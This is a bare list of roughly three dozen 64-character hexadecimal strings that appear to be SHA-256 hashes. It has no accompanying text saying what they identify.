a6ffa5eb6194c9cb47d128276b46c937abf99e3e5093490eaa8ca735fec40d36
b9b53b6c25008e99fbbc42b17c2659ca5d94c5d1564394a21cc18f0f7739dab5
738c287cabbf34311100d79d495243cf5ac9953d6127429c326b2b4f95543bdf
4f05cea5b58a5584ee1bfa5edc2782b90a94980d0ac6e6095aff7b8d5eeb08a0
2692907ef6069b08b160b3c5ff96cde9befe967f4738739743585d2bec522aeb
19436558180291e8efe93a8d80650a088514a383d91c2349d23a669295e68a73
4dfcb42d7d9175767c6b1bf7815b16c0b5fb19abc74f5c679aad6a18b45c7272
c7276383b758459ab66e65eea4cbbfd08c1bc11788c041aad7f262e43a7831cf
88e95d786946f5c40d2647745e228397ef913abd725d6772f57e5e614ab06aeb
b8883a545b304e514cbabfc798ecd1fef7e6183fef5f302cb87f3ecbd95138be
47b2e429d6ba71db0bc6d9eb88f424c2b56a7617edcd0c9c55f2700958ede705
89e71c1e3c5a8d4296dfad8ddf988ccb249c774897d30ba8ee2f81d9b3a407e3
928eab32cbf6792d33cf4ff4e27979e97ccc2db7169b9ccc712e950d99fa8a20
0859161ae696e7cfd8b27e65486225a80807b5de96f1c6bc1e7060d66efc778b
28625fad27118be2fabc898d82deff88bd47d547ecaeb183af0b2f34c8c517ae
342695cfc7250cf7df7ff24347ecb0ca1032a6c8e3274ad2777b652589b7ec79
bd4cdc7832ed1e4132978072af5d1ea46541bb89bcdc8d3153ff82dd0525c9c6
3d3d4cbe87d8a3f39970211626a71a23a966bc01d9bdb02cef45eeb7e79fa2d8
c3f3623af38306139f2ce4b223ab927f25673fb47f9a464b4df90cc1bdf5def8
98ed42b0a59297ba96f2333d06664a531ed9c17a79de855f037fa1e3900b40d7
d39bf5430c25f74f110514e5b06b62623e0d2bde7edc700098fe930d09144c3d
743d808788076e551695512fd8fbc9515513fa99aa966bf310063bcb35bc439d
820131766d56d33c58937bd339cc5de48a36bd994b10dcf4052a9dbcd5e55aab
7f9baee2d74b8bb2f3046fef0caa4bf6ef595c4993e004901ba543ed60ebfc80
b0441ddcb5c5c2c06b879fd73afeaa4b0861b5c404e144cac5ec902c2cf38f6a
d74a306e0eb4a7dcfd43305b1d964c383afd0bfec9ded1829ce9ac5c32a27cfa
47d6782fbb1d67e16384bee8dfbc2789c5338ee7100ca04196dd7eb13d9987dd
1d83513ad0006007ba03163befded12d496858e99cf7ada0c7a2700c4edc67af
c36c66968754a87ed98a717f77521c41a32458cd29348a289461ae96570b431a
c412a306c940bba66211e87e32b7af572240188804054e3d38abd12cb9cbb112
66beab1abc5bd6c491fea835f9f4c938973a2570eeda58e9171b0b47b329c5b2

492ae093bc1c776dde5d3e18f679a7b0e662511332ae6fae570a349c1396b681
8557c08c2da5d075e454a46b1ae6f3cad8982b0712889e80a57f6dd8aa6f8099
068a61c5c6589b7b582d21aecee7811dae197f3f946936ec5df54fd405dec20d
810d7c7212a984b614b360e692b48da631ebeb4ecc63d7ac6243c074fcd436b1
f1aed4864eeae160661e9a2fdb5b94b7584722f08cb640b9e8280d9700f36018
f45c7d3aa1eaf5b550698007165e8fd077769b859fce4f7161f0051b382125d5